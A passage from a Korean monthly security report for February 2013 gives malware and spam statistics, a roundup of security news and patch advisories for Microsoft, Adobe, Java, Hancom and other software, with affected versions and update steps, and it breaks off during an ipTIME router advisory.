
(2) 상위 Top 5 포트 월별 추이

[2012년 12월 ~ 2013년 02월]



(3) 악성 트래픽 유입 추이

[2012년 09월 ~ 2013년 02월]




2012년 9월 2012년 10월 2012년 11월 2012년 12월 2013년 1월 2013년 2월

Part Ⅰ 2월의 악성코드 통계

4. 스팸 메일 분석


(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 유입되는 바이러스 및 스팸 메일의 개수를 나타내는 그래프입니다. 2월의 경우 1월에 비해 바이러스가 포함된 메일 통계수치는 약 22% 가량 감소하였으며, 스팸 메일의 통계수치는 연말연시, 음력설 등의 명절특수를 노린 1월에 비해 약 1/6 가까이 그 수치가 대폭 감소하였습니다.

(2) 월별 통계 현황

[2012년 09월 ~ 2013년 02월]



월별 통계 현황은 전체 악성메일 중 단순 스팸메일과 악성코드 첨부메일의 각 비율을 나타내는 그래프입니다. 2월에는 스팸 메일이 97.5%, 바이러스첨부 메일이 2.5%의 비율로 수신된 것으로 확인되었습니다. 2월에는 특히 1월에 비해 스팸메일이 큰 수치로 감소하였습니다.

(3) 스팸 메일 내의 악성코드 현황

[2013년 02월 01일 ~ 2013년 02월 28일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Mytob-C	932	16.57%
2	W32/MyDoom-H	699	12.43%
3	Mal/ZipMal-B	432	7.68%
4	W32/MyDoom-BZ	356	6.33%
5	W32/MyDoom-N	285	5.07%
6	Troj/Invo-Zip	249	4.43%
7	W32/Virut-T	198	3.52%
8	W32/Netsky-C	135	2.40%
9	vtr=0001.0A150208.5118FCBF.024C,vl=3,vh,fgs=0	117	2.08%
10	W32/Netsky-P	85	1.51%

스팸 메일 내의 악성코드 현황은 2월 한달 동안 수신된 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프입니다. 현재 W32/Mytob-C가 16.57%의 비율로 10달 연속으로 1위를 차지하고 있으며, 지난달에 2위와 3위를 차지했던 Mal/ZipMal-B와 W32.MyDoom-H가 서로 자리를 바꾸었습니다.

특별히 새로 급상승한 악성코드는 보이지 않았으며, 1월 통계에 비해 스팸메일 수와 악성코드포함 여부 수치가 전체적으로 급하락한 것을 확인할 수 있습니다. 이번 달 9위의 경우 다른 악성코드 진단명과 확연히 다른 부분을 확인할 수 있는데, 이 것은 스팸메일 솔루션에서의 휴리스틱 탐지명을 뜻하는 진단명입니다.

Part Ⅱ 보안 이슈 돋보기

1. 2월의 보안 이슈

사용자PC에 저장된 공인인증서를 빼돌리는 악성코드가 계속해서 발견되고 있습니다. 그밖에 미국 주요 신문사 줄줄이 해킹, 한국인터넷진흥원, 모바일 악성코드 탐지기술 민간에 이전, 안드로이드 DDoS공격 현실화 우려, 2월 18일, 개정 정보통신망법 시행 건 등이 2월의 이슈가 되었습니다.

• 미국 주요 신문사 줄줄이 해킹… 중국 소행 의심

뉴욕타임스, 월스트리스저널, 워싱턴포스트 등 미국 주요신문사들이 잇따라 해킹공격을 받았습니다. 뉴욕타임스는 지난 10월, 중국 총리 원지아바오 일가가 3조원대 재산을 축적하고 있다는 보도 후, 수개월째 해커들의 공격을 받은 것으로 알려졌으며, 월스트리트저널 베이징 지사의 컴퓨터 시스템 역시 해커의 공격을 받았습니다. 주요 신문사를 공격한 해커들은 상업적인 이득을 노린 해킹은 아니였으며, 주로 중국관련 기사의 정보를 노린 것으로 나타났습니다. 하지만 이러한 미국의 입장에 중국정부는 비전문적인 주장일 뿐 어떠한 근거도 찾을 수 없다고 지적했습니다.

• 한국인터넷진흥원, 모바일 악성코드 탐지기술 민간에 이전

한국인터넷진흥원(이하KISA)이 악성코드 경유, 유포지를 탐지하고 분석하는 기술 및 정보보호 분야 연구개발(R&D) 핵심기술을 보안업체에 이전에 산업화 촉진에 본격적으로 나서기로 했습니다. 최근 마이크로 소프트의 보고서에 따르면, 지난해 하반기 한국의 악성코드 감염률은 지난해 상만기에 비해 4.2배나 늘어났으며 올해 KISA가 이전할 정보보호 기술은 악성코드 감염PC, 제로데이 공격 및 악성URL 등의 악성코드 탐지 및 분석에 기여할 것이라고 기대하였습니다.

• 안드로이드 DDoS공격 현실화 우려

좀비 PC기반이 아닌 좀비 스마트폰을 통한 DDoS공격은 아직 많이 보고되지 않았지만, 안드로이드폰을 좀비폰으로 악용하려는 시도가 급증함에 따라, 국내에서 '모바일 분산서비스 거부(DDoS)' 공격이 현실화할 수 있는 우려가 커지고 있습니다. 지난해 '폰키퍼'를 사칭한 안드로이드가 등장한 이후, DDoS 공격기능을 탑재한 악성코드가 올해 2월까지 17종으로 늘어났습니다.

• 공인인증서 빼돌리는 악성코드 주의보

사용자PC에 저장된 공인인증서를 빼돌리는 악성코드가 발견되었습니다. 금융결제원 등이 금융피싱사이트 모니터링 중 악성코드에 의해 자동으로 수집된 공인인증서 목록을 발견하였으며, 그 목록에 나온 100여건의 인증서를 일괄 폐기 조치 하였습니다. 현재까지 유출이 확인된 공인인증서는 100여건이며, 실제 금전적 피해는 아직 접수되지 않은것으로 알려졌습니다. 이 악성코드는 피싱사이트로 사용자들을 유도하여 사용자의 금융정보 및 공인인증서를 탈취하려는 목적으로 제작되었습니다. 이러한 공인인증서를 노린 악성코드 변종이

지속적으로 나타날 것으로 예상됩니다.

• 2월 18일, 개정 정보통신망법 시행

2월 18일부터 인터넷상에서 주민번호를 신규 수집하거나 이용하는 것을 전면 금지하는 정보통신망법 개정안이 시행되었습니다. 이로서 사업자들은 주민번호를 대체할 방법으로 아이핀, 공인인증서, 휴대폰 인증 등을 사용하게 되었습니다. 하지만 시행 첫날, 아이핀을 발급받으려 많은 사람들이 몰리면서 서버가 다운되는 현상도 나타났으며, 업계 일각에서는 주민등록번호를 여전히 수집하고 있습니다.

• 인터넷 금융고객 1천 700만명에 '피싱위험' 긴급공지

금융결제원이 인터넷 금융고객 1천 700만명에게 신종 피싱위험을 경고하는 긴급공지 이메일을 보냈습니다. 이러한 조치는 악성코드로 공인인증서를 빼내는 신종 피싱으로 금융권 보안에 빨간불이 켜졌기 때문입니다. 은행, 보험사, 신용카드사에서 발급하는 인증서의 75%를 금융결제원이 관리하는 것을 본다면, 이번 긴급공지 이메일은 거의 모든 국민에게 피싱 경고장을 날린 셈입니다.

• 美,유럽 20개국 기관에 PDF 이용한 신종 해킹공격

미국과 유럽 10여개국 정부기관 등의 컴퓨터 수십대가 전자문서(PDF)파일을 이용한 신종 해킹공격을 받았습니다. 이 PDF에는 이른바 '미니듀크(MiniDuke)'라 불리는 악성코드가 삽입되어 있었으며, 이 PDF파일을 이메일에 첨부하였습니다. 이 악성코드에 감염되면 컴퓨터가 특정 트위터와 구글 계정을 통하여 트윗 등을 자동 검색하는 것으로 알려져 있습니다. 다만 공격을 받은 컴퓨터에서 정보가 빠져나갔는지는 아직 조사중에 있습니다.

2. 2월의 취약점 이슈

• Microsoft 2월 정기 보안 업데이트

Internet Explorer 누적 보안 업데이트, 벡터 표시 언어의 취약점으로 인한 원격 코드 실행 문제, 미디어 압축 해제의 취약점으로 인한 원격 코드 실행 문제, Microsoft Exchange Server의 취약점으로 인한 원격 코드 실행 문제, OLE 자동화의 취약점으로 인한 원격 코드 실행 문제 해결 등을 포함한 Microsoft 2월 정기 보안 업데이트가 발표되었습니다.

<해당 제품>

- **Windows XP**
- **Windows Vista**
- **Windows 7**
- **Windows 8**
- **Windows Server 2003**
- **Windows Server 2008**
- **Windows Server 2008 R2**
- **Windows Server 2012**

Internet Explorer 누적 보안 업데이트(2792100)

이 보안 업데이트는 Internet Explorer에서 발견되어 비공개적으로 보고된 취약점 13건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

벡터 표시 언어의 취약점으로 인한 원격 코드 실행 문제점(2797052)

이 보안 업데이트는 Microsoft의 VML(벡터 표시 언어) 구현에 대해 비공개적으로 보고된 취약점을 해결합니다. 이 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

미디어 압축 해제의 취약점으로 인한 원격 코드 실행 문제점(2780091)

이 보안 업데이트는 Microsoft Windows의 공개된 취약점 1건을 해결합니다. 이 취약점은 사용자가 특수하게 조작된 내장 미디어 파일을 포함하거나 특수하게 조작된 스트리밍 컨텐츠를 수신한 특수하게 조작된 미디어 파일(예: .mpg 파일), Microsoft Office 문서(예: .ppt 파일)를 열 경우 원격 코드 실행을 허용할 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성

된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Microsoft Exchange Server의 취약점으로 인한 원격 코드 실행 문제점(2809279)

이 보안 업데이트는 Microsoft Exchange Server에서 발견되어 공개적으로 보고된 취약점을 해결합니다. 가장 심각한 취약점은 Microsoft Exchange Server WebReady 문서 보기에 있으며, 사용자가 OWA(Outlook Web App)를 사용하여 특수하게 조작된 파일을 미리보는 경우 Exchange 서버에 있는 코드 변환 서비스의 보안 컨텍스트에서 원격 코드를 실행하도록 허용할 수 있습니다. WebReady 문서 보기에 사용되는 Exchange에 있는 코드 변환 서비스는 LocalService 계정에서 실행되고 있습니다. LocalService 계정에는 로컬 컴퓨터의 최소 권한이 있으며 네트워크에서 익명 자격 증명을 제시합니다.

OLE 자동화의 취약점으로 인한 원격 코드 실행 문제점(2802968)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows OLE(Object Linking and Embedding) 자동화의 취약점을 해결합니다. 이러한 취약점으로 인해 사용자가 특수하게 조작된 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 이 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

FAST Search Server 2010 for SharePoint의 구문 분석 취약점으로 인한 원격 코드 실행 (2784242)

이 보안 업데이트는 Microsoft FAST Search Server 2010 for SharePoint의 공개된 취약점을 해결합니다. 이 취약점은 사용자 계정의 보안 컨텍스트에서 제한된 토큰으로 원격 코드를 실행하도록 허용할 수 있습니다. FAST Search Server for SharePoint는 Advanced Filter Pack을 사용하는 경우에만 이 문제의 영향을 받습니다. 기본적으로 Advanced Filter Pack은 사용되지 않습니다.

NFS 서버의 취약점으로 인한 서비스 거부 문제점 (2790978)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 공격자가 읽기 전용 공유에서 파일 작업을 수행하려고 하면 취약점으로 인해 서비스 거부 문제가 발생할 수 있습니다. 이 취약점을 악용하는 공격자는 영향을 받는 시스템에서 응답을 중지하거나 다시 시작하도록 만들 수 있습니다. 이 취약점은 NFS 역할이 활성화된 Windows 서버에만 영향을 줍니다.

.NET Framework의 취약점으로 인한 권한 상승 문제점(2800277)

이 보안 업데이트는 비공개적으로 보고된 .NET Framework의취약점 한 가지를 해결합니다. 이 취약점은 사용자가 XBAP(XAML 브라우저 응용 프로그램)를 실행할 수 있는 웹 브라우저를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 권한을 상승시킬 수 있습니다. 이 취약점은 CAS(코드 액세스 보안) 제한을 우회하기 위해 Windows .NET 응용 프로그램에서

사용될 수도 있습니다. 이 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점(2778344)

이 보안 업데이트는 Microsoft Windows에서 발견되어 비공개적으로 보고된 취약점 30건을 해결합니다. 공격자가 시스템에 로그온하고 특수하게 조작된 응용 프로그램을 실행할 경우 이 취약점으로 인해 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다.

Windows 커널의 취약점으로 인한 권한 상승 문제점(2799494)

이 보안 업데이트는 지원 대상인 모든 Microsoft Windows에서 발견되어 비공개적으로 보고된 취약점 3건을 해결합니다. 공격자가 시스템에 로그온하고 특수하게 조작된 응용 프로그램을 실행할 경우 이 취약점으로 인해 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다.

TCP/IP의 취약점으로 인한 서비스 거부 문제점(2790655)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 인증되지 않은 공격자가 특수하게 조작된 연결 종료 패킷을 서버에 보낼 경우 서비스 거부가 발생할 수 있습니다.

Windows CSRSS(Client/Server Runtime Subsystem)의 취약점으로 인한 권한 상승 문제점(2790113)

이 보안 업데이트는 Microsoft Windows의 공개된 취약점을 해결합니다. 공격자가 시스템에 로그온하고 특수하게 조작된 응용 프로그램을 실행할 경우 이 취약점으로 인해 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다.

<해결방법>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/security/bulletin/ms13-feb
영문 : http://technet.microsoft.com/en-us/security/bulletin/ms13-feb

• Adobe Flash Player 및 Shockwave Player 취약점 업데이트 권고

Adobe社는 Adobe Flash 및 Shockwave Player에 영향을 주는 코드실행 취약점을 해결한 보안 업데이트를 발표

낮은 버전의 Adobe Flash 및 Shockwave Player 사용으로 악성코드 감염 등의 사고가 발생할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

• Adobe社는 Adobe Flash Player의 17개 취약점을 해결한 보안 업데이트를 발표

코드실행으로 이어질 수 있는 버퍼오버플로우 취약점 (CVE-2013-1372, CVE-2013-0645, CVE-2013-1373, CVE-2013-1369, CVE-2013-1370, CVE-2013-1366, CVE-2013-1365, CVE-2013-1368, CVE-2013-0642, CVE-2013-1367)

코드실행으로 이어질 수 있는 "use-after-free" 취약점 (CVE-2013-0649, CVE-2013-1374, CVE-2013-0644)

코드실행으로 이어질 수 있는 정수형 오버플로우 취약점 (CVE-2013-0639)

코드실행으로 이어질 수 있는 메모리 손상 취약점 (CVE-2013-0638, CVE-2013-0647)

정보 유출로 이어질 수 있는 취약점 (CVE-2013-0637)

• Adobe社는 Adobe Shockwave Player의 2개 취약점을 해결한 보안 업데이트를 발표

코드실행으로 이어질 수 있는 메모리 손상 취약점 (CVE-2013-0635)

코드실행으로 이어질 수 있는 스텍 오버플로우 취약점 (CVE-2013-0636)

<해당 제품>

- 윈도우 및 Mac 환경에서 동작하는 Adobe Flash Player 11.5.502.149 및 이전 버전
- 리눅스 환경에서 동작하는 Adobe Flash Player 11.2.202.262 및 이전 버전
- 안드로이드 4.x 환경에서 동작하는 Adobe Flash Player 11.1.115.37 및 이전 버전
- 안드로이드 3.x, 2.x 환경에서 동작하는 Adobe Flash Player 11.1.111.32 및 이전 버전
- 구글 크롬브라우저 환경에서 동작하는 Adobe Flash Player 11.5.31.139 및 이전 버전
- 윈도우8, 인터넷익스플로러10 환경에서 동작하는 Adobe Flash Player 11.3.379.14 및 이전 버전
- 윈도우 및 Mac 환경에서 동작하는 Adobe AIR 3.5.0.1060 및 이전 버전
- Adobe AIR 3.5.0.1060 SDK 버전
- 안드로이드 환경에서 동작하는 Adobe AIR 3.5.0.1060 및 이전 버전
- 윈도우 및 Mac 환경에서 동작하는 Adobe Shockwave Player 11.6.8.638 및 이전 버전

<해결 방법>

• 윈도우, Mac, 리눅스 환경의 Adobe Flash Player 사용자

Adobe Flash Player Download Center(http://get.adobe.com/kr/flashplayer)에 방문하여 Adobe Flash Player 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

• 윈도우8 버전에서 동작하는 인터넷익스플로러10 버전 사용자

윈도우 자동업데이트 적용

• 안드로이드 환경의 Adobe Flash Player 사용자
Adobe Flash Player가 설치된 안드로이드 폰에서 '구글 플레이 스토어' 접속 → 메뉴 선택 → 내 애플리케이션 선택 → Adobe Flash Player 안드로이드 최신 버전으로 업데이트 하거나 자동업데이트를 허용하여 업그레이드

• 구글 크롬브라우저 사용자
크롬브라우저 자동업데이트 적용

• 윈도우, Mac 환경의 Adobe AIR 사용자
Adobe AIR Download Center(http://get.adobe.com/kr/air)에 방문하여 Adobe AIR 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

• Adobe AIR SDK 사용자
(http://www.adobe.com/devnet/air/air-sdk-download.html)에 방문하여 Adobe AIR SDK 최신 버전을 설치

• 안드로이드 환경의 Adobe AIR 사용자
Adobe AIR가 설치된 안드로이드 폰에서 '구글 플레이 스토어' 접속 → 메뉴 선택 → 내 애플리케이션 선택 → Adobe AIR 안드로이드 최신 버전으로 업데이트 하거나 자동업데이트를 허용하여 업그레이드

• 윈도우, Mac 환경의 Adobe Shockwave Player 사용자
Adobe Download Center(http://get.adobe.com/shockwave/)에 방문하여 최신 버전을 설치하거나 자동 업데이트를 이용하여 업그레이드

<참고사이트>
http://www.adobe.com/support/security/bulletins/apsb13-05.html
http://www.adobe.com/support/security/bulletins/apsb13-06.html

• Adobe Reader/Acrobat 신규 취약점 보안업데이트 권고

Adobe Reader 및 Acrobat 프로그램에 악성코드 감염 등에 악용될 수 있는 신규 취약점이 발견됨.
이메일을 통해 해당 취약점을 이용한 악성 PDF파일을 열도록 유도하는 공격이 확인되어 사용자 주의가 특히 요구됨.

- 프로그램의 비정상 종료 및 잠재적으로 공격자가 영향 받는 시스템을 조종할 수 있는 취약점 (CVE-2013-0640, CVE-2013-0641)

<해당 제품>

- 윈도우즈, 매킨토시 환경에서 동작하는 Adobe Reader XI (11.0.01 및 이전 버전)
- 윈도우즈, 매킨토시 환경에서 동작하는 Adobe Reader X (10.1.5 및 이전 버전)
- 윈도우즈, 매킨토시, 리눅스 환경에서 동작하는 Adobe Reader 9.5.3 및 이전 9.x 버전
- 윈도우즈, 매킨토시 환경에서 동작하는 Adobe Acrobat XI (11.0.01 및 이전 버전)
- 윈도우즈, 매킨토시 환경에서 동작하는 Adobe Acrobat X (10.1.5 및 이전 버전)
- 윈도우즈, 매킨토시 환경에서 동작하는 Adobe Acrobat 9.5.3 및 이전 9.x 버전

<해결 방법>

현재 해당 취약점에 대한 보안업데이트는 발표되지 않았음

취약점으로 인한 위협을 경감시키기 위하여 윈도우즈 환경의 Adobe Reader XI 및 Acrobat XI 사용자는 "제한된 보기" 기능을 활성화

- Adobe Reader XI에서 편집메뉴 > 기본설정 > 보안(고급)의 "제한된 보기"에서 "안전하지 않을 수 있는 위치의 파일"을 선택

- "제한된 보기" 기능 활성화하면 인터넷 등의 안전하지 않을 수 있는 위치에서 가져온 파일은 알림이 표시됨

보안업데이트가 발표되기 전까지 윈도우즈 환경의 Adobe Reader XI 및 Acrobat XI 이외의 사용자는 다른 PDF 프로그램 사용을 권고함.

신뢰할 수 없는 사이트의 방문 또는 출처가 불분명한 PDF 첨부파일의 열람을 자제해야함

<참고사이트>

http://www.adobe.com/support/security/advisories/apsa13-02.html

• 삼성 Kies 프로그램 원격코드 실행 취약점 보안 업데이트 권고

삼성전자 스마트폰 관리용 PC 프로그램인 삼성 Kies에서 원격코드 실행이 가능한 취약점이 발견되었습니다. 취약한 버전의 사용자는 특수하게 제작된 웹페이지를 열람하게 될 경우, 원격코드 실행 취약점으로 인해 악성코드 감염 등의 사고가 발생할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 하시기 바랍니다.

<해당 제품>

Samsung Kies 2.5.0.12114_1 및 이전 버전

<해결 방법>

기존 삼성 Kies 사용자는 업데이트가 적용된 상위 버전(2.5.1.12123_2_7 이후)으로 업그레이드
- 삼성 Kies 실행 시 자동으로 최신 업데이트 실행가능
신규 삼성 Kies 사용자는 업데이트가 적용된 상위 버전으로 설치

<참고사이트>
http://www.samsung.com/sec/support/pcApplication/KIES

• Oracle Java SE Critical Patch Update 권고

Oracle Critical Patch Update(CPU)는 Oracle사의 제품을 대상으로 다수의 보안 패치를 발표하는 주요 수단임. 2013년 2월 19일(현지시각) Oracle Java SE CPU 발표 이후, 관련 공격 코드의 출현으로 인한 피해가 예상되므로 Oracle Java SE 제품의 다중 취약점에 대한 패치 하기를 권고함

이번 업데이트는 2013년 2월 1일(현지시각) Oracle CPU에서 발표한 Oracle Java SE 제품의 취약점 패치를 포함하며, 원격에서 악용될 수 있는 보안취약점 5개의 패치를 추가 제공함
※ 영향받는 시스템 및 취약점 상세 정보는 참고사이트를 참조

<해당 제품>
- JDK, JRE 7 Update 13 및 이전버전
- JDK, JRE 6 Update 39 및 이전버전
- JDK, JRE 5.0 Update 39 및 이전버전
- SDK, JRE 1.4.2_41 및 이전버전

<해결 방법>
설치된 제품의 최신 업데이트를 다운로드 받아 설치하거나, Java 자동업데이트 설정을 권고

<참고사이트>
http://www.oracle.com/technetwork/topics/security/javacpufeb2013update-1905892.html
http://www.oracle.com/technetwork/java/javase/downloads/index.html
http://www.java.com/ko/download/help/java_update.xml

• 아래한글 원격코드 실행 취약점 보안 업데이트 권고

한글과컴퓨터社에서 개발한 워드프로세서인 '아래한글'에서 원격 코드실행 취약점 2종이 발견됨. 낮은 버전의 아래한글 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 보안업데이트 권고.

- 공격자는 웹 게시, 스팸 메일, 메신저의 링크 등을 통해 특수하게 조작된 한글문서(HWP) 파일을 사용자가 열어보도록 유도하여 원격코드가 실행될 수 있는 취약점이 존재

- 사용자가 특수하게 조작된 DLL파일과 동일한 디렉토리 경로에 존재하는 정상 HWP 문서파일을 열람할 경우, 원격코드가 실행될 수 있는 취약점이 존재

<해당 제품>


- 한글 2002SE 5.7.9.3066 이전 버전
- 한글 2004 6.0.5.784 이전 버전
- 한글 2005 6.7.10.1092 이전 버전
- 한글 2007 7.5.12.668 이전 버전
- 한글 2010 SE 8.5.8.1327 이전 버전

<해결 방법>

취약한 한글버전 소프트웨어 사용자

- 다음과 같은 한글과컴퓨터 홈페이지를 방문하여 보안업데이트 파일을 다운받아 설치하거나, 자동업데이트를 통해 한글 최신버전으로 업데이트

  * 한글 2002SE 5.7.9.3066 이상 버전
  * 한글 2004 6.0.5.784 이상 버전
  * 한글 2005 6.7.10.1092 이상 버전
  * 한글 2007 7.5.12.668 이상 버전
  * 한글 2010 SE 8.5.8.1327 이상 버전
  * http://www.hancom.co.kr/downLoad.downPU.do?mcd=001
  * 자동업데이트 : 시작 → 모든 프로그램 → 한글과컴퓨터 → 한컴 자동 업데이트



<참고사이트>

http://www.hancom.co.kr/downLoad.downPU.do?mcd=001

• ipTIME 유무선 공유기 CSRF 취약점 주의 권고

EFM-Networks社의 제품인 ipTIME 유무선 공유기 제품에서 CSRF취약점이 발견됨.

관리자 암호가 설정되지 않은 유무선 공유기 사용자가 악성사이트를 방문할 경우, 공격자가 관리자 패스워드를 변조할 수 있는 취약점.

ipTIME 제품의 최신 버전에서도 해당 취약점이 존재하므로, 사용자는 임시 조치방안에 따른 조치를 권고함

<해당 제품>

